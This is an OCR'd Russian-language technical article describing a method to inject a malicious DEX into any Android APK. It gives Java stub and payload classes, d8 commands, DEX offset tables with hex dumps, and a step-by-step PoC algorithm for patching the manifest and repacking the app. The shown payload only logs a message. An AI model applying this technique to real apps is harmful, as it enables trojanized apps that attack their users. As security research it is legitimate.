
Изначальное состояние приложения и внедряемого DEX:




После получения оригинального имени Application класса из манифеста, заглушка была пропатчена:




Процедура заражения завершается добавлением вредоносного DEX в целевое приложение:



Так как классы с вредоносным кодом могут иметь разный код, они были вынесены в отдельный DEX. Это также было сделано для упрощения процедуры патчинга заглушки.



Имена классов в DEX располагаются в алфавитном порядке. Имя Application класса целевого приложения может начинаться с любой буквы. Для предсказуемости порядка строк, после патчинга, имя заглушки было выбрано равным z.z.z.



Для подготовки внедряемых файлов, был создан проект в Android Studio, с тремя классами.

Класс InjectedApp. Его полное имя:

aaaaaaaa.aaaaaaaaaaaaaaaaaaaa.aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.aaaaaaaaaaaaaaaaaaaa.InjectedApp

Это имя должно удовлетворять двум правилам:

1. Оно должно быть длиннее любого имени Application класса любого целевого приложения
2. Оно должно быть выше в алфавитном порядке любого имени Application класса любого приложения

Класс InjectedApp, который будет выполняться вместо Application class целевого приложения:

Code:

```
package aaaaaaaa.aaaaaaaaaaaaaaaaaaa.aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.aaaaaaaaaaaaaaaaaaaa;
import aaaaaaaaaaaa.payload;
import z.z.z;

public class InjectedApp extends z {

    public InjectedApp() {
        super();
        payload p = new payload();
        p.executePayload();
    }
}
```

Задача класса начать выполнение вредоносного кода, который находится в другом DEX:

Code:

```
        payload p = new payload();
        p.executePayload();
```

Класс payload содержит вредоносный код:

Code:

```
package aaaaaaaaaaaa;

import android.util.Log;

public class payload {

    public void executePayload() {
            Log.i("HELL", "Hello, I'm a malicious payload");
    }
}
```

Полное имя класса должно удовлетворять следующему правилу:

1. Оно должно быть выше по алфавиту любого имени класса Application любого приложения

Для внедрения произвольного вредоносного кода необходимо создать DEX файл, который должен соблюдать условия:

1. Содержать класс с именем:

aaaaaaaaaaaa.payload

1. Класс должен содержать метод

public void executePayload()

Класс-заглушка z.z.z, полное имя которого будет пропатчено на полное имя Applciation класса целевого приложения.

Code:

```
package z.z;

import android.app.Application;

public class z extends Application {
}
```

Класс должен соблюдать условие:

1. Полное имя класса должно быть ниже по алфавиту полных имен классов InjectedApp и payload.
2. Полное имя класса должно быть короче любых полных имен Application классов любых приложений.

В соответствии с разработанной схемой внедрения, классы InjectedApp и payload были скомпилированы в отдельные DEX. Для этого в Android Studio была выполнена сборка APK командой Android Studio->Generate Signed Bundle/APK->release. Скомпилированные .class файлы создались в папке app\build\intermediates\javac\release\classes.

Компилирование .class файлов в DEX, с помощью d8:

d8 --release --min-api 16 --no-desugaring InjectedApp.class --output .

d8 --release --min-api 16 --no-desugaring payload.class --output .

Получившиеся DEX должны быть добавлены в целевое приложение.

Выявление необходимых модификаций в DEX и патчинг
После патчинга заглушки z.z.z на полное имя Application класса целевого приложения, структура DEX изменится. Для выявления модификаций, в Android Studio было создано два приложения с именами классов разной длины.

Класс InjectedApp, наследуемый от z.z.z, в первом приложении:

Code:

```
package aaaaaaaa.aaaaaaaaaaaaaaaaaaa.aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.aaaaaaaaaaaaaaaaaaaa;
import aaaaaaaaaaaa.payload;
import z.z.z;

public class InjectedApp extends z {

    public InjectedApp() {
        super();
        payload p = new payload();
        p.executePayload();
    }
}
```

Класс InjectedApp, наследуемый от z.z.zzzzzzzzzzzzzzzz во втором приложении:

Code:

```
package aaaaaaaa.aaaaaaaaaaaaaaaaaaa.aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.aaaaaaaaaaaaaaaaaaaa;
import aaaaaaaaaaa.payload;
import z.z.z;

public class InjectedApp extends zzzzzzzzzzzzzzz {

    public InjectedApp() {
        super();
        payload p = new payload();
        p.executePayload();
    }
}
```

Длина имени класса увеличилась на 15 символов. Компилируем оба класса отдельно в DEX:


d8 --release --min-api 16 --no-desugaring InjectedApp.class --output .

Откроем получившиеся DEX в программе HexCMP:

Официальная документация по структуре DEX

field	offset	description	diff_count	explanation
header_item.checksum	0x8	Контрольная сумма	full	При любом изменении DEX контрольная сумма пересчитывается
header_item.signature	0xC	Хэш	full	При любом изменении DEX хэш пересчитывается
header_item.file_size	0x20	Размер файла	0x10	Размер строки увеличился на 0xF, плюс 0x1 байт выравнивания
header_item.map_off	0x34	оффсет до map	0x10	map находится после массива строк, поэтому оффсет был увеличен, с учетом выравнивания
header_item.data_size	0x68	размер data секции	0x10	Data секция находится после массива строк, поэтому оффсет был увеличен, с учетом выравнивания
map.class_def_item.class_data_off	0xE8	оффсет до данных класса	0xF	Данная структура не требует выравнивания, поэтому значение увеличилось на количество добавленных символов


map_list.debug_info_item	0x114	debug информация	Не важно	Поле хранит данные, необходимые для корректного вывода, при краше. Поле можно игнорировать




OFFSET	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	64	65	78	0A	30	33	35	00	BE	68	AB	80	31	C1	E2	2B	dex.035.sh«Ъ1Б⁄+
00000010	8B	DA	42	8A	EC	D7	0F	8A	A9	35	70	87	77	E3	F9	3F	‹ЪBЉмЧ.Љ©5p‡wгщ?
00000020	B8	02	00	00	70	00	00	00	78	56	34	12	00	00	00	00	ё...p...xV4.....
00000030	00	00	00	00	24	02	00	00	08	00	00	00	70	00	00	00	....$.......p...
00000040	04	00	00	00	90	00	00	00	01	00	00	00	A0	00	00	00	....ђ..... ...
00000050	00	00	00	00	00	00	00	00	04	00	00	00	AC	00	00	00	............¬...
00000060	01	00	00	00	CC	00	00	00	CC	01	00	00	EC	00	00	00	....M...M...м...
00000070	1C	01	00	00	24	01	00	00	36	01	00	00	9B	01	00	00	....$...6...›...
00000080	B3	01	00	00	BC	01	00	00	BF	01	00	00	CF	01	00	00	і...j...ї...П...
00000090	02	00	00	00	03	00	00	00	04	00	00	00	05	00	00	00	....
000000A0	05	00	00	00	03	00	00	00	00	00	00	00	00	00	00	00	....
000000B0	00	00	00	00	01	00	00	00	00	00	00	00	01	00	00	00	....
000000C0	06	00	00	00	02	00	00	00	00	00	00	00	00	00	00	00	....
000000D0	01	00	00	00	02	00	00	00	00	00	00	00	01	00	00	00	....
000000E0	00	00	00	00	16	02	00	00	00	00	00	00	02	00	01	00	....
000000F0	01	00	00	00	14	01	00	00	0C	00	00	00	70	10	03	00	............p...
00000100	01	00	22	00	01	00	70	10	01	00	00	00	6E	10	02	00	..".....p.....n...
00000110	00	00	0E	00	09	00	0E	3C	5A	00	00	00	06	3C	69	6E	..... .<Z....<in
00000120	69	74	3E	00	10	49	6E	6A	65	63	74	65	64	41	70	70	it>..InjectedApp

OFFSET	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	64	65	78	0A	30	33	35	00	63	6F	47	27	93	4D	C0	6D	dex.035.coG'“MAm
00000010	3F	AE	98	BD	14	60	38	B0	DA	09	1B	E6	B2	31	D0	85	?® S.`8°Ъ..жІ1Р…
00000020	C8	02	00	00	70	00	00	00	78	56	34	12	00	00	00	00	И...p...xV4.....
00000030	00	00	00	00	34	02	00	00	08	00	00	00	70	00	00	00	....4.......p...
00000040	04	00	00	00	90	00	00	00	01	00	00	00	A0	00	00	00	....ђ..... ...
00000050	00	00	00	00	00	00	00	00	04	00	00	00	AC	00	00	00	............¬...
00000060	01	00	00	00	CC	00	00	00	DC	01	00	00	EC	00	00	00	....M...Ь...м...
00000070	1C	01	00	00	24	01	00	00	36	01	00	00	9B	01	00	00	....$...6...›...
00000080	B3	01	00	00	CB	01	00	00	CE	01	00	00	DE	01	00	00	і...Л...О...Ю...
00000090	02	00	00	00	03	00	00	00	04	00	00	00	05	00	00	00	....
000000A0	05	00	00	00	03	00	00	00	00	00	00	00	00	00	00	00	....
000000B0	00	00	00	00	01	00	00	00	00	00	00	00	01	00	00	00	....
000000C0	06	00	00	00	02	00	00	00	00	00	00	00	00	00	00	00	....
000000D0	01	00	00	00	02	00	00	00	00	00	00	00	01	00	00	00	....
000000E0	00	00	00	00	25	02	00	00	00	00	00	00	02	00	01	00	....%..........
000000F0	01	00	00	00	14	01	00	00	0C	00	00	00	70	10	03	00	............p...
00000100	01	00	22	00	01	00	70	10	01	00	00	00	6E	10	02	00	..".....p.....n...
00000110	00	00	0E	00	0A	00	0E	3C	5A	00	00	00	06	3C	69	6E	..... .<Z....<in
00000120	69	74	3E	00	10	49	6E	6A	65	63	74	65	64	41	70	70	it>..InjectedApp

field	offset	description	diff_count	explanation
string_data_item.utf16_size	0x1B3	размер строки	0xF	Строки в DEX хранятся в формате MUTF-8, где один символ занимает 1 байт




```
00000180  61 61 61 61 61 61 61 61  61 61 61 61 61 2F 49 6E  aaaaaaaaaaaaa/In
00000190  6A 65 63 74 65 64 41 70  70 3B 00 16 4C 61 61 61  jectedApp;..Laaa
000001A0  61 61 61 61 61 61 61 61  61 2F 70 61 79 6C 6F 61  aaaaaaaaa/payloa
000001B0  64 3B 00 07 4C 7A 2F 7A  2F 7A 3B 00 01 56 00 0E  d;..Lz/z/z;..V..
000001C0  65 78 65 63 75 74 65 50  61 79 6C 6F 61 64 00 45  executePayload.E
000001D0  7E 7E 44 38 7B 22 63 6F  6D 70 69 6C 61 74 69 6F  ~~D8{"compilatio
```



```
000001A0  61 61 61 61 61 61 61 61  61 2F 70 61 79 6C 6F 61  aaaaaaaaa/payloa
000001B0  64 3B 00 16 4C 7A 2F 7A  2F 7A 7A 7A 7A 7A 7A 7A  d;..Lz/z/zzzzzzz
000001C0  7A 7A 7A 7A 7A 7A 7A 7A  7A 3B 00 01 56 00 0E 65  zzzzzzzzz;..V..e
000001D0  78 65 63 75 74 65 50 61  79 6C 6F 61 64 00 45 7E  xecutePayload.E~
000001E0  7E 44 38 7B 22 63 6F 6D  70 69 6C 61 74 69 6F 6E  ~D8{"compilation
000001F0  2D 6D 6F 64 65 22 3A 22  72 65 6C 65 61 73 65 22  -mode":"release"
```

Изменения в конце файла:

field	offset	description	diff_count	explanation
map.class_data_item.offset	0x29C	оффсет до class_data_item	0xF	Структура class_data_item следует сразу за массивом строк и не требует выравнивания
map.annotation_set_item.entries.annotation_off_item	0x2A8	оффсет до аннотаций	0x10	Выравнивание учитывается
map.map_list.offset	0x2B4	оффсет до map_list	0x10	Выравнивание учитывается



OFFSET	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
00000240	02	00	00	00	04	00	00	00	90	00	00	00	03	00	00	00
00000250	01	00	00	00	A0	00	00	00	05	00	00	00	04	00	00	00
00000260	AC	00	00	00	06	00	00	00	01	00	00	00	CC	00	00	00
00000270	01	20	00	00	01	00	00	00	EC	00	00	00	03	20	00	00
00000280	01	00	00	00	14	01	00	00	02	20	00	00	08	00	00	00
00000290	1C	01	00	00	00	20	00	00	01	00	00	00	16	02	00	00
000002A0	03	10	00	00	01	00	00	00	20	02	00	00	00	10	00	00
000002B0	01	00	00	00	24	02	00	00								

OFFSET	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F
00000240	02	00	00	00	04	00	00	00	90	00	00	00	03	00	00	00
00000250	01	00	00	00	A0	00	00	00	05	00	00	00	04	00	00	00
00000260	AC	00	00	00	06	00	00	00	01	00	00	00	CC	00	00	00
00000270	01	20	00	00	01	00	00	00	EC	00	00	00	03	20	00	00
00000280	01	00	00	00	14	01	00	00	02	20	00	00	08	00	00	00
00000290	1C	01	00	00	00	20	00	00	01	00	00	00	25	02	00	00
000002A0	03	10	00	00	01	00	00	00	30	02	00	00	00	10	00	00
000002B0	01	00	00	00	34	02	00	00								

Proof-of-Concept код, разработанный для статьи, реализовывает эти модификации в методе mydex.Patch().

Результаты
Для применения необходимых модификаций, был разработан PoC, который работает по алгоритму:

1. Распаковывание файлов APK
2. Парсинг AndroidManifest.xml
3. Нахождение имени Application класса
4. Патчинг оригинального имени Application на aaaaaaaa.aaaaaaaaaaaaaaaaaaaa.aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.aaaaaaaaaaaaaaaaaaaa.InjectedApp в AndroidManifest.xml
5. Патчинг заглушки z.z.z на оригинальное имя Application класса
6. Добавление в APK двух DEX (один с InjectedApp Application классом, второй с вредоносными классами)
7. Запаковывание всех файлов в новый APK

Ограничения нового подхода
Данная техника не будет работать с приложениями, удовлетворяющие всем условиям одновременно:

1. minSdkVersion <= 20
2. Не используют в зависимостях библиотеку androidx.multidex:multidex или com.android.support:multidex
3. Запускаются на андроиде версии меньше, чем Android 5.0 (API level 21)

Тем самым предполагается, что приложение имеет один DEX файл. Ограничение применимо из-за того, что версии андроида до Android 5.0 (API level 21) используют виртуальную машину Dalvik, для запуска кода. По умолчанию, Dalvik воспринимает только один DEX файл в APK. Чтобы обойти это ограничение, необходимо использовать вышеприведенные библиотеки. Версии андроида после Android 5.0 (API level 21), вместо Dalvik, используют систему ART, которая нативно поддерживает несколько DEX файлов в приложении, так как при установке приложения она прекомпилирует все DEX в один .oat файл. Подробности написаны в официальной документации.

Дальнейшие улучшения PoC

1. Если у приложения нет своего Application класс, то необходимо добавлять InjectedApp в AndroidManifest.xml
2. Добавление в AndroidManifest.xml своих тегов
3. Подписание APK
4. Избавление от декодирования AndroidManifest.xml

FAQ

Q: Почему бы не использовать в полном имени InjectedApp символы подчеркивания, тем самым оно практически гарантировано будет по алфавиту выше любого имени Application класса целевого приложения?

A: Технически это возможно, но возникнут проблемы в Android 5 и будет следующая ошибка:

Code:

```
D/AndroidRuntime( 3891): Calling main entry com.android.commands.pm.Pm
D/DefContainer( 3414): Copying /mnt/shared/App/20200629234847850.apk to base.apk
W/PackageManager( 1802): Failed parse during installPackageLI
W/PackageManager( 1802): android.content.pm.PackageParser$PackageParserException:
/data/app/vmdl1642407162.tmp/base.apk (at Binary XML file line #48): Bad class name
________.__________._00000000000000000000000000000000000000000000000000000000.InjectedApp in
package XXXXXXXXXXXXXXXXXXXXX
W/PackageManager( 1802):        at android.content.pm.PackageParser.parseBaseApk(PackageParser.java:885)
